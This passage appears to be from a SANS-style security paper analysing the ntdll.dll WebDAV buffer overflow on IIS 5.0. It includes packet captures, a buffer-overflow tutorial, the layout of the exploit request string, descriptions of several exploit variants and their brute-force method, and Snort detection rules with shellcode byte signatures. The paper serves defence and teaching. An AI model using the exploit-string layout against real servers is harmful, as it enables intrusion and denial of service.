0x01c0	3b71	3d30	2e36	362c	202a	3b71	3d30	2e36	;q=0.66,.*;q=0.6
0x01d0	360d	0a4b	6565	702d	416c	6976	653a	2033	6..Keep-Alive:.3
0x01e0	3030	0d0a	436f	6e6e	6563	7469	6f6e	3a20	00..Connection:.
0x01f0	6b65	6570	2d61	6c69	7665	0d0a	5265	6665	keep-alive..Refe
0x0200	7265	723a	2068	7474	703a	2f2f	3130	2e31	rer:.http://10.1
0x0210	302e	3130	2e31	302f	0d0a	436f	6f6b	6965	0.10.10/..Cookie
0x0220	3a20	4153	5053	4553	5349	4f4e	4944	4751	..ASPSESSIONIDGQ
0x0230	5151	5155	4547	3d4d	4a4d	4844	4d49	444e	QQQUEG=MJMHDMIDN
0x0240	4c46	484e	454e	474b	4e41	4c4c	4449	470d	LFHNENGKNALLDI G.
0x0250	0a0d	0a							...

Server delivers a Graphic image called pagerror .gif

00:40:07.447433 10.10.10.10.http > 10.10.10.1.1025: . 1492:2940(1448) ack 990
win 1653l <nop,nop,timestamp 4384 48884> (DF)

0x0000	4500	05dc	004a	4000	8006	ccb3	0a0a	0a0a	E....J@.....
0x0010	0a0a	0a01	0050	0401	5df1	3f55	2a56	87fa	....P..]?U*V..
0x0020	8010	4093	2477	0000	0101	080a	0000	1120	..@.\$w.....
0x0030	0000	bef4	4854	5450	2f31	2e31	2032	3030	...HTTP/1.1.200
0x0040	204f	4b0d	0a53	6572	7665	723a	204d	6963	.OK..Server:.Mic
0x0050	726f	736f	6674	2d49	4953	2f35	2e30	0d0a	rosoft-IIS/5.0..
0x0060	4461	7465	3a20	4672	692c	2032	3820	4e6f	Date:.Fri,.28.No
0x0070	7620	3230	3033	2030	393a	3432	3a30	3820	v.2003.09:42:08.
0x0080	474d	540d	0a43	6f6e	7465	6e74	2d54	7970	GMT..Content-Typ
0x0090	653a	2069	6d61	6765	2f67	6966	0d0a	4163	e:.image/gif..Ac
0x00a0	6365	7074	2d52	616e	6765	733a	2062	7974	cept-Ranges:.byt
0x00b0	6573	0d0a	4c61	7374	2d4d	6f64	6966	6965	es..Last-Modifie
0x00c0	643a	2054	6875	2c20	3033	204a	756e	2031	d:.Thu,.03.Jun.1
0x00d0	3939	3920	3233	3a31	333a	3430	2047	4d54	999.23:13:40.GMT
0x00e0	0d0a	4554	6167	3a20	2230	6161	3431	6237	..ETag:..0aa41b7
0x00f0	3136	6165	6265	313a	3338	3033	220d	0a43	16aebel:3803"..C
0x0100	6f6e	7465	6e74	2d4c	656e	6774	683a	2032	ontent-Length:.2
0x0110	3830	360d	0a0d	0a42	4df6	0a00	0000	0000	806....BM.....
0x0120	0036	0400	0028	0000	0024	0000	0030	0000	.6....(\$...0..
0x0130	0001	0008	0000	0000	00c0	0600	0000	0000	.....
0x0140	0000	0000	0000	0100	0000	0100	0000	0000	.....
0x0150	0000	0080	0000	8000	0000	8080	0080	0000	.....
0x0160	0080	0080	0080	8000	0080	8080	00c0	c0c0	.....
0x0170	0000	00ff	0000	ff00	0000	ffff	00ff	0000	.....
0x0180	00ff	00ff	00ff	ff00	00ff	ffff	0000	0000	.....
0x0190	0000	0000	0000	0000	0000	0000	0000	0000	.....
0x01a0	0000	0000	0000	0000	0000	0000	0000	0000	.....
0x01b0	0000	0000	0000	0000	0000	0000	0000	0000	.....

0x01c0 0000 0000 0000 0000 0000 0000 0000 0000

Repeated Lines removed

0x0550 0000 0000 0000 0000 0000 0000 0000 0000
0x0560 0000 0000 0000 0000 0000 0000 0000 0000
0x0570 0007 0808 0808 0808 080 8 0808 0808 0808
0x0580 0808 0808 0808 0808 0808 0808 0808 0808
0x0590 0808 0808 0007 0f0f 0f0f 0f0f 0f0f 0f0f
0x05a0 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f
0x05b0 0f0f 0f0f 0f0f 0f08 0007 0f0f 0f0f 0f0f
0x05c0 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f

00:40:07.447699 10.10.10.1.1025 > 10.10.10.10.http: . ack 2940 win 11584
<nop,nop,timestamp 48887 4384> (DF)

0x0000 4500 0034 3a02 4000 4006 d8a3 0a0a 0a 01 E..4:..@.....
0x0010 0a0a 0a0a 0401 0050 2a56 87fa 5df1 44fdP*V...].D.
0x0020 8010 2d40 f7b6 0000 0101 080a 0000 bef7 ..-@.....
0x0030 0000 1120

00:40:07.447438 10.10.10.10.http > 10.10.10.1.1025: . 2940:4388(1448) ack 990
win 16531 <nop,nop,timestamp 4384 48884> (DF)

0x0000 4500 05dc 004b 4000 8006 ccb2 0a0a 0a0a E....K@.....
0x0010 0a0a 0a01 0050 0401 5df1 44fd 2a56 87faP...].D.*V..
0x0020 8010 4093 55c7 0000 0101 080a 0000 1120 ..@.U.....
0x0030 0000 bef4 0007 0f0f 0f0f 0f0f 0f0f 0f0f
0x0040 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f
0x0050 0f0f 0f0f 0f0f 0f08 0007 0f0f 0f0f 0f0f
0x0060 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f
0x0070 0f0f 0f0f 0f0f 0f0f 0f0f 0f08 0007 0f0f
0x0080 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f

Repeated Lines Removed

0x0570 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f
0x0580 0f07 0f0f 0f0 8 0700 0f0f 0f0f 0f07 0f0f
0x0590 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f
0x05a0 0f0f 0f0f 0f07 0f0f 0807 000f 0f0f 0f0f
0x05b0 0f07 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f
0x05c0 0f0f 0f0f 0f0f 0f0f 0f07 0f08 0700

00:40:07.448149 10.10.10.1.1025 > 10.10.10.10.http: . ack 4388 win 14480
<nop,nop,timestamp 48887 4384> (DF)

0x0000 4500 0034 3a03 4000 4006 d8a2 0a0a 0a01 E..4:..@.....
0x0010 0a0a 0a0a 0401 0050 2a56 87 fa 5df1 4aa5P*V...].J.
0x0020 8010 3890 e6be 0000 0101 080a 0000 bef7 ..8.....
0x0030 0000 1120

00:40:07.447459 10.10.10.10.http > 10.10.10.1.1025: P 4388:4525(137) ack 990 win
16531 <nop,nop,timestamp 4 384 48884> (DF)

0x0000 4500 00bd 004c 4000 8006 d1d0 0a0a 0a0a E....L@.....
0x0010 0a0a 0a01 0050 0401 5df1 4aa5 2a56 87faP...].J.*V..
0x0020 8018 4093 5cd5 0000 0101 080a 0000 1120 ..@.\.....
0x0030 0000 bef4 0f0f 0f0f 0f0f 0f0f 0f0f 0f 0f
0x0040 0f0f 0f0f 0f07 0807 000f 0f0f 0f0f 0f0f
0x0050 0f07 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f
0x0060 0f0f 0f0f 0f0f 0f0f 0f07 0700 0f0f 0f0f
0x0070 0f0f 0f0f 0f07 0f0f 0f0f 0f0f 0f0 f 0f0f
0x0080 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f07 000f
0x0090 0f0f 0f0f 0f0f 0f0f 0f07 0707 0707 0707


```

0x00a0      0707 0707 0707 0707 0707 0707 0707 0707 .....
0x00b0      0707 0f0f 0f0f 0f0f 0f0f 0f0f 0f    .....

00:40:07.449287 10.10.10.1.1025 > 10.10.10.10.http: . ack 4525 win 14480
<nop,nop,timestamp 48887 4384> (DF)
0x0000      4500 0034 3a04 4000 4006 d8a1 0a0a 0a01 E..4:..@. @.....
0x0010      0a0a 0a0a 0401 0050 2a56 87fa 5df1 4b2e .....P*V..].K.
0x0020      8010 3890 e635 0000 0101 080a 0000 bef7 ..8..5.....
0x0030      0000 1120 .....

```

The client now finishes the connection, as the timeout period of 300 seconds (5 minutes) that the client sent in the original GET request has been exceeded as seen in the difference between the timestamps of the last two packets.

The client sends a FIN request (F) to the server

```

00:45:13.228758 10.10.10.1.1025 > 10.10.10.10.http: F 990:990(0) ack 4525 win
14480 <nop,nop,timestamp 79465 4384> (DF)
0x0000      4500 0034 3a05 4000 4006 d8a0 0a0a 0a01 E..4:..@. @.....
0x0010      0a0a 0a0a 0401 0050 2a56 87fa 5df1 4b2e .....P*V..].K.
0x0020      8011 3890 6ec2 0000 0101 080a 0001 3669 ..8.n.....6i
0x0030      0000 1120 .....

```

The server acknowledges the packet sent.

```

00:45:13.233986 10.10.10.10.http > 10.10.10.1.1025: . ack 991 win 16531
<nop,nop,timestamp 7463 79465> (DF)
0x0000      4500 0034 0055 4000 8006 d250 0a0a 0a0a E..4.U@....P....
0x0010      0a0a 0a01 0050 0401 5d f1 4b2e 2a56 87fb .....P..].K.*V..
0x0020      8010 4093 5ab8 0000 0101 080a 0000 1d27 ..@.Z.....'
0x0030      0001 3669 ..6i

```

The server then sends its own FIN request

```

00:45:13.240001 10.10.10.10.http > 10.10.10.1.1025: F 4525 :4525(0) ack 991 win
16531 <nop,nop,timestamp 7463 79465> (DF)
0x0000      4500 0034 0056 4000 8006 d24f 0a0a 0a0a E..4.V@....O....
0x0010      0a0a 0a01 0050 0401 5df1 4b2e 2a56 87fb .....P..].K.*V..
0x0020      8011 4093 5ab7 0000 0101 080a 0000 1d27 ..@.Z.....'
0x0030      0001 3669 ..6i

```

Client acknowledges the packet and the connection is dropped.

```

00:45:13.240832 10.10.10.1.1025 > 10.10.10.10.http: . ack 4526 win 14480
<nop,nop,timestamp 79466 7463> (DF)
0x0000      4500 0034 0000 4000 ff06 53a5 0a0a 0a01 E..4..@...S.....
0x0010      0a0a 0a0a 0401 0050 2a56 87fb 5df1 4b2f .....P*V..].K/
0x0020      8010 3890 62b9 0000 0101 080a 0001 366a ..8.b.....6j
0x0030      0000 1d27 ...'

```

Description of the Vulnerability

This exploit takes advantage of a buffer overflow vulnerability that exists in the Microsoft Windows 2000 core module ntdll.dll. Many programs within the Windows software access this module but I am going to look at just one of them, Microsoft's IIS 5.0. Web Server. It should be noted that it is not IIS 5.0 that is being exploited, this is just the route used to exploit the vulnerability. One of the features of the exploit I will demonstrate is that on a Windows 2000 Advanced Server it is installed as part of the default build and configured to automatically start up when the system is booted.

This vulnerability will probably have many ways of being exploited and is not just reliant on the IIS and WebDAV components. NGSSoftware¹ has written a paper that predicts the following: -

“Security researchers at NGSSoftware have already discovered several new attack vectors and believe there will be many that will come to light over the next few weeks. There are too many ways for an attacker to "access" the vulnerability. Likely areas will be Non-MS web and ftp servers, IMAP servers, Anti-Virus solutions and other MS Windows Services.”

Components of the Exploit

Windows 2000 Advanced Server

When this product is installed onto a machine the web component of IIS 5.0 is automatically installed and set to start up by default.



Figure 2: Installing Windows Components

¹ <http://www.nextgenss.com>

As you can see in the above figure, the Internet Information Service is checked for install. This means that any person who buys a computer and then installs this software using all the default settings may not know that they have a vulnerable system that is prone to the attack. How many people would fall into that category?

As part of the research for this paper a number of people, who have bought a standard PC from a reputable supplier for home use on the Internet, were asked a few questions. When the question of security was discussed it became apparent that some of them had never heard of the Windows Update routines for keeping their machines up to date against the latest vulnerabilities by downloading the various security patches. Some had heard of them but not applied all the updates due to it taking hours on a 56K modem for a full service pack and the connection was not that robust. Consequently their machines have had little or no security updates applied since they were originally built. The problem is increased due to the use of broadband as it gives the user the ability to permanently leave their PC connected to the Internet. This gives the attackers a greater timescale to perform their reconnaissance and exploits. It also makes the attackers life a lot easier as they do not have to start checking which compromised PC's are actually available for them to use as an attacking station to compromise other machines or utilise as part of a Distributed Denial of Service (DDoS) attack. This is where the attacker compromises numerous machines and then configures them to perform a combined attack on a remote site by consuming all their available bandwidth, thereby making the site unavailable.

Another thing that should be considered is when a new home computer is bought, most of the time it arrives pre-loaded with the operating system you specified as part of the package. How many people look at what has been installed then check whether or not it is secure enough for what they are going to use it for? Many people will probably assume that because it has been bought already built it should, therefore, be safe to use!

NTDLL.DLL

This is a Microsoft Windows module that is a native Application Program Interface (API). The user programs call this module so they can transfer control from the program to the kernel. The kernel is the central module of the operating system that is loaded first and remains in the main memory. Typically it is responsible for memory and disk management to perform system functions like allocating memory for the processes to utilise or creating a file. For more information on ntdll.dll see <http://www.sysinternals.com/ntw2k/info/ntdll.shtml>

IIS 5.0

IIS is Microsoft's Internet Information Services and is provided as a built in web server for Windows 2000 products and as stated previously on Windows 2000 Advanced Server it is automatically installed and runs as part of the default install. It utilises WebDAV to allow remote administration of web sites via an HTTP connection. Again this feature is installed automatically in Windows 2000 Advanced Server.

WebDAV

WebDAV is best explained from a quote taken from its official Internet site.

“Briefly: WebDAV stands for ‘Web -based Distributed Authoring and Versioning. It is a set of extensions to the HTTP protocol which allows users to collaboratively edit and manage files on remote web servers”¹

It conforms to RFC2518² - HTTP Extensions for Distributed Authoring and is a set of Internet standards for methods, headers, and content -types for the management of resource properties, creation and management of resource collections, namespace manipulation and resource locking.

The Exploit

What is a Buffer Overflow?

There have been a lot of papers³, which describe in detail, how a buffer overflow occurs. Here is a brief summary of how these types of exploit work. This includes a basic overview of how a program (or application) is run.

Overview of How a Program Runs

There are several components within a computer that control and enable programs to run. Two of these components are the Central Processing Unit (CPU) and the Memory.

The memory is an area of dynamic storage and is used to store the programs that are currently being processed. As there are no moving parts in the memory the transfer of data to and from it is extremely fast which, helps reduce the times it takes programs to run.

The CPU is the engine of the computer. This manages all the processes that are required to run a program⁴. It utilises a set of registers and pointers that store essential information about all the programs that are currently being processed. For example, the physical address of the next instruction in the allocated memory for the running program.

After the current instruction has been executed, the instruction pointer is incremented; the next instruction is fetched from the memory and then executed. The CPU continues to perform this process of sequentially walking through the area of memory allocated for that program (called stepping) and executing the instructions until an instruction tells it to make a decision, this decision will be dependant on a set of conditions. These could include the following: -

1. Jump to another section of the program and forget where it jumped from – These are known as GOTO statements and are generally associated with IF/THEN conditions.

¹ More information for WebDav can be found at <http://www.webdav.org/>

² <http://www.ietf.org/rfc/rfc2518.txt>

³ Smashing the Stack for Fun and Profit - <http://www.insecure.org/stf/smashstack.txt>

⁴ A program is a set of instructions (code), which tell a computer what to do. (Consequently it is not the computer's fault when programs deliver the wrong results but the programmer who coded the instructions).

2. Only perform the following code if the condition stated is met. – These are known as IF/THEN conditional statements
3. Perform another block of instructions then continue from the instruction immediately after this. – This could be a call to a Subroutine (a block of code is within the running program that performs a function that needs to be done many times during the life cycle of the program), or another program altogether.

When one of these decisions has been made the appropriate piece of code will be loaded into memory, the value of the instruction pointer is changed to the new memory location where it needs to start the walk through memory again, also the value of the last instruction pointer is saved so it can continue with the next instruction once the called subroutine or program has finished.

The Allocated Memory area for a Running Program

Loading the Memory

For a computer to make a program or subroutine start running, the calling program (which could be the operating system) allocates a work area within the available memory. All details pertaining to the new instructions are then loaded onto the stack in a sequential order (and consequently unloaded in the reverse order. The code is loaded into memory as follows: -




Figure 3: Layout of Memory Regions for a Process

As you can see the portion of the memory that is set aside for local variables has been expanded. This is to highlight that these areas could contain any number of items and the amount of space allocated to it is dependent on how the program has been written, e.g. the number of variables in the program. This is the area of the stack that is that is exploited by a buffer overflow.

Memory Attributes

Each area within the memory has different attributes, the area reserved for the code (Also known as the text region) is a read only segment so any attempt by a program to try and subvert the running code will cause a segmentation violation error and the program will simply stop.

The area reserved for the Global variables is a non-executable area i.e. it can be written to, read from but no code which is placed in this area can be run. Primarily these variables have been initialised by the program and are available to all programs that will be called for this particular suite of programs.

The area above that is called the Stack. One of the purposes of the stack is to provide a region in memory where the local variables of a program are dynamically stored. To start off these variables are un-initialised by the program but their very nature means that they can, and will be altered during the life cycle of the program. Some of these changes will happen due to factors that are completely outside of the program's influence. I.e. the login process. For someone to access an account the program has to get some information regarding the account it needs to retrieve details for. One of the ways to get this information is to prompt a user to input the appropriate details about themselves. Consequently the program needs to have write access to this area of the memory to give it the ability to store the input data.

An analogy to understand the stack could be used as follows: -

To climb a ladder safely you place one foot on the bottom step, then place your other foot on the next step. This process is repeated until you reach the desired height you want (Assuming you don't fall off). To come down the process is reversed again taking one step at a time. This process means you should not come down the ladder without missing a step you have already used; if you do then the process is likely to become unstable causing you to probably fall down and break something. E.g. your leg.

With the stack the principal is basically the same. The stack is loaded and buffers allocated in a sequential order (i.e. each piece of code is sequentially pushed on top of the stack) and unloaded in the reverse order. If this process is not adhered to and the program suddenly moves to a different area of the stack then who knows what might happen!

Now that I have given a simple overview of how programs run on a computer I will explain why buffer overflows occur. A buffer overflow can happen when a program accepts data and allocates it to memory without any bounds checking. This means that it does not check whether the action it is doing will actually work correctly. E.g. If you have a pint of water and pour it into a half ping mug then it spills over.

Consider the following program. It is a modification of the famous "Hello World" programming example that Introduction to most programming languages start off with.

<pre>void print_function(char *str) { char buffer[20]; strcpy(buffer, "Hello "); strcat(buffer, str); printf("%s\n", buffer); }</pre>	<ul style="list-style-type: none">- Subroutine of the main program- Sets aside space in the stack of 20 Characters for the variable- Copies the text "Hello " into buffer- Appends the contents of str to what is already in buffer- Prints the contents of buffer as a
---	---

```

}                                string

main()                           - Main program starts here
{
    print_function("World");      - Call the print subroutine above
}                                Passing the word "World" to it

```

The program consists of two sections called 'main' and 'print_function'. The main section is where the code will actually start executing from. This calls the subroutine ¹ print_function passing it the string of characters that make up the word "World".

The subroutine then works as follows: -

- Loaded into the memory and a variable called buffer is initialised by creating space in the stack big enough to hold 20 characters
- Accepts the data from the main program and stores it in a variable called str.
- Uses a command called strcpy to copy the characters from the second parameter into the variable buffer.
- Uses a command called strcat to append the characters held in the second parameter into the variable called buffer.
- Prints the resulting combination of characters as "Hello World"

When this program calls the subroutine it allocates memory space for the variables on the stack as follows: -




Figure 4: Loading Subroutine into the stack

This works fine if the total number of characters in buffer does not exceed 20. But consider this: - If we amended the line: -

```
print_function("World");
```

To: -

```
print_function("World, How are you today");
```

¹ A Subroutine is a set of instructions which can be called many times from anywhere within the same program. This means it only has to be coded once.

Then the variable `buffer` would eventually contain

"Hello World, How are you today"

As you can see this program does not do any validation to ensure the variable `buffer` does not exceed its initialised size. I.e. if the variable `str` is longer than 14 character limit (20 – 'Hello ') which has been implicitly set by `buffer` being only allowed to be 20 then the resultant length of `buffer` will be greater than 20. This means that once the `strcat` function has completed the string will now be 30 characters in length and a buffer overflow will have occurred. The first 20 characters are held in the correct segment of the stack but the remaining 10 characters spill over into the adjacent segment in the load direction. I.e. the stack is overwritten from that point onwards and will overwrite the Return Pointer and onwards towards the top of the memory.

If someone were to do a little research by sending carefully crafted strings to the program they could determine the address of the return pointer. The string could be formed as follows: -

- Arbitrary characters
- NOPs – these are machine instructions that do not actually perform any work i.e NO Operation, but can be used to pad out strings to large sizes
- The exploit code
- A return pointer which will point somewhere in the NOPs.

Depending on the size of the buffer allocated in the program determines the amount of padding required using the arbitrary characters and NOPs. This will mean shortening or extending the size of the string until it maps exactly onto the layout of the stack. An example of this could be as follows: -

- Attacker sends a packet that contains 50 characters of every letter in the alphabet (1300 characters in total).
- This causes the server to crash possibly giving the Instruction pointer and the contents of the pointer.
- If the contents of the pointer contain the letter D then the crash occurs when the buffer length is between 150 and 200 characters in length.
- They then try again filling the first 150 characters with 'A' then 10 of 'B', 'C', 'D', 'E', 'F'
- This should then cause the server to crash giving the instruction pointer and the contents – e.g. E
- This technique is repeated until the actual length of the buffer is found that causes the overflow. Hence the return pointer can be overwritten at this point.




Figure 5: Smashed Stack

From the comments in the source of the various exploits listed at the end of this paper this is the technique used to create the buffer overflow: -

A string is created that will be padded out and contain the shell code

```
SEARCH /[nop] [ret][ret][ret] ... [ret] [nop][nop][nop][nop][nop]
... [nop] [jmpcode]
```

IIS converts the above portion of the string to Unicode using UTF-16¹ encoding and it is this Unicode string that triggers the buffer overflow. This means that the shell code cannot be inserted here, as the conversion would corrupt it.

```
HTTP/1.1
{HTTP headers here}
{HTTP body with webDAV content}
```

This pads out as follows: -

```
HTTP/1.1
Host:10.10.10.10 Content-type:text/xml Content-Length:135
<?xml.version="1.0"?><g:searchrequest.xmlns:g="DAV:"><g:sql>Select
"DAV:displayname".from.scope() </g:sql></g:searchrequest>
```

Where

<?xml.version="1.0"?>	-	Defines the xml version being used
<g:searchrequest.xmlns:g="DAV:">	-	Start of a search statement for Webdav
<g:sql>	-	Enter SQL

¹ <http://www.ietf.org/rfc/rfc2781.txt>

Select "DAV:displayname" -	Select details
From scope()	
</g:sql>	- End of SQL statement
</g:searchrequest>	- End of search statement

0x01 [shellcode]

Then the shell code is inserted after 0x01. The significance of the 0x01 is so the jump code that is in the first section of the string can find the start address of the shell code so it can 'jump' straight to it to complete the exploit.

Signature of the Attack

After the attack has been successful there will be entries in the Event Viewer reporting the failures of several services.




Figure 6 System Event Monitor (System Log)

If you then look at the events themselves it will highlight the actual service that has failed. The following figure displays the Worldwide Publishing Service failure.

© SANS INSTITUTE



Figure 7 Event Properties

As you can see the Event is highlighting the fact that the World Wide Web Publishing service has been terminated unexpectedly. This is highlighting the fact that it has not been shut down in a controlled manner but has failed in some way. This in itself is not a confirmation that the system has been compromised but could be an indication. This has to be evaluated with other events and considerations before it could be classified as a Security Incident.

Also the Web Server logs (Usually held in C:/WINNT/system32/LogFiles/servername) may show signs of unusual requests such as: -

```
2003-09-21 21:03:52 10.10.10.40 - 10.10.10.10 80 SEARCH
/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAA.
.
.
.
```

- 500 -

Please note repeated lines have been removed. This request was in excess of 4000 characters.

Once the buffer has been smashed the attack uses a shell code to connect back to the attacking machine, to get the shell code running on the victim's machine then it has to be transferred over the network and installed on the machine. This transfer of the shell code is part of the signature and can be detected by running a network analyser like snort¹. Snort has the ability to perform an Intrusion detection role to analyse the traffic in real time. It can also analyse the traffic from a network trace captured to a file by either itself or tcpdump using the command: -

¹ <http://www.snort.org>

```
snort -r network.dmp -c snort.cfg
```

where

-r	read the traffic from a file
networkd.dmp	file holding the network traffic
-c	read alert rules file
snort.cfg	file holding all the alert rules

snort.cfg

The following rule was created from a file created by Joe Stewart ¹ and adheres to the following syntax: -

alert	issue an alert of the rule is positive
tcp	apply the rule to the tcp protocol
\$EXTERNAL_NET	network source packet issued from
any	source port number
->	direction of traffic
\$HTTP_SERVERS	IP address of the destination packet
\$HTTP_PORTS	Port Number of the destination packet
(msg)	Use this message to describe the alert
Content	Search for these sets of characters in the packet
Distance	Search for the content parameters next to each other
Reference	Display reference number in the alert

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT
WebDav ntdll.dll (kralor shellcode)"; flow: to_server; content:"|558b ec33 c953 5657 8d7d
a2b1 25b8 cccc|"; reference:cve,CAN -2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin; sid:1000012;
rev:1;)
```

This resulted in the following alert being generated by snort

```
[**] [1:1000012:1] EXPLOIT WebDav ntdll.dll (kralor shellcode) [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
09/22-02:37:24.675566 10.10.10.40:1033 -> 10.10.10.10:80
TCP TTL:128 TOS:0x0 ID:183 IpLen:20 DgmLen:1500 DF
***A*** Seq: 0x47D8F037 Ack: 0x35369CF0 Win: 0x4470 TcpLen: 20
[Xref => url www.lurhq.com/webdav.html][Xref => cve CAN -2003-0109]
```

More alert rules created by Joe Stewart are listed in the Extras Section, which cover variants of the attack described in this paper.

¹ See Extras for more details

Variants

rs_iis.c

One of the variants of this exploit has been created by Roman Medina of Roman Soft Research Labs (rslabs) called rs_iis.c and has been well documented by Fate Research Labs¹. It performs a buffer overflow using its own shell code and then creates a new service listening on port 31337. This can be easily compiled and run from a Unix box at a particular target but is not as subtle as the WebDAV exploit.

Initially the released exploit was written in C and you had to try to guess what the return pointer was to cause the overflow to work. This meant you had to keep running the exploit time and time again until you got lucky. Roman then created a simple shell script that stepped through the numbers from 1 to 255, converted them into Hexadecimal format, and then call the original code. Each time the exploit is run and fails the target web server would crash, but as the default install sets the application to restart on fail the operating system will try and re-start it. Due to this there is a pause in the shell script for 30 seconds. During my testing I was able to successfully reduce this to 8 seconds, but any less and the Web server was not responding properly.

This approach appears to be very aggressive and tries to brute force its way into the target. If it does not succeed fairly quickly then the operating system stops restarting the IIS web server and consequently a denial of service occurs, i.e. the Web Server crashes and does not reload. This would only get noticed though if the target were actually trying to host a web site on that port and appropriate monitoring was in place. As I have said earlier that is not always the case, as some people may not know it is running as the default build puts it there without informing anybody.

Variant Signature

When the rs_iis.c exploit is successful it starts a service listening on port 31337. The following diagrams can evidence this: -

Before the exploit is run the server has these ports open

¹ http://www.fatelabs.com/library/fatelabs_ntdll-analysis.pdf

```

C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address         State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1030           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:6613           0.0.0.0:0              LISTENING
  TCP    10.10.10.10:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*                     LISTENING
  UDP    0.0.0.0:445            *:*                     LISTENING
  UDP    0.0.0.0:1027           *:*                     LISTENING
  UDP    0.0.0.0:1029           *:*                     LISTENING
  UDP    0.0.0.0:3456           *:*                     LISTENING
  UDP    10.10.10.10:137        *:*                     LISTENING
  UDP    10.10.10.10:138        *:*                     LISTENING
  UDP    10.10.10.10:500        *:*                     LISTENING

C:\>_

```

Figure 8: Enabled ports before the rs_iis Exploit

After the exploit has been successful the extra port 31337 has been opened, you can also see the HTTP c onnection is still ESTABLISHED as it has not yet timed out.

```

C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address         State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1030           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:6613           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:31337          0.0.0.0:0              LISTENING
  TCP    10.10.10.10:80         10.10.10.1:32838       ESTABLISHED
  TCP    10.10.10.10:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*                     LISTENING
  UDP    0.0.0.0:445            *:*                     LISTENING
  UDP    0.0.0.0:1027           *:*                     LISTENING
  UDP    0.0.0.0:1029           *:*                     LISTENING
  UDP    0.0.0.0:3456           *:*                     LISTENING
  UDP    10.10.10.10:137        *:*                     LISTENING
  UDP    10.10.10.10:138        *:*                     LISTENING
  UDP    10.10.10.10:500        *:*                     LISTENING

C:\>_

```

Figure 9: Port 31337 is now listening

If snort were running as an Intrusion Detection System and the following rule was configured: -

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (rs_iis)"; flow: to_server; content:"|0190 9090
685e 56c3 9054 59ff d158 33c9|"; reference:cve,CAN -2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin;
sid:1000010; rev:1;)
```

Then the following alert would be issued for the rs_iis exploit attempt.

```
[**] [1:1000010:1] EXPLOIT WebDav ntdll.dll (rs_iis) [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
12/12-06:56:56.568053 10.10.10.1:32838 -> 10.10.10.10:80
TCP TTL:64 TOS:0x0 ID:25510 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x1BA5B346 Ack: 0x2957CB8C Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 972759 36813
[Xref => url www.lurhq.com/webdav.html] [Xref => cve CAN -2003-0109]
```

Other variants listed in the paper are

Wd.pl

This is a Perl version of the exploit, which again uses the same techniques to run the exploit. It loops through all the return addresses in the script and for each address it repeats a connection attempt until it either succeeds in exploiting the overflow or until it receives a connection refused. This makes running the exploit a time consuming process and the signature of the attack would start creating entries in the Web logs showing how often IIS is being restarted.

WebdavIIS50.pl

This is another Perl version. It basically builds a buffer of 65535 A's, the XML content for Webdav, then the shell code. It then connects to the target and flushes the buffer causing the exploit. This variant appears to work but it has not got any shell code with it so you would have to create your own.

Attackers Platform

The attackers' platform is a Dell Latitude 610 Laptop running Windows 2000 Professional that has a single Alcatel USB modem to connect it to the Internet via a 512 Mb ADSL connection. It has a personal firewall installed on it that is freely available from Zone Labs called Zone Alarm¹ (ZA). It has been regularly updated using the Windows Update Utility from Microsoft.

As well as the Windows software the attacker has installed Mandrake 9 Linux to create a dual boot machine. This gives the attacker more options to try different exploits that are available. If the Windows based attack failed then they could quite easily boot into Linux and then try some Unix based variants that exist. The attacker has installed numerous exploits from the Internet in order to be able to target all types of exploits.

¹ <http://www.zonelabs.com>

Victims Network


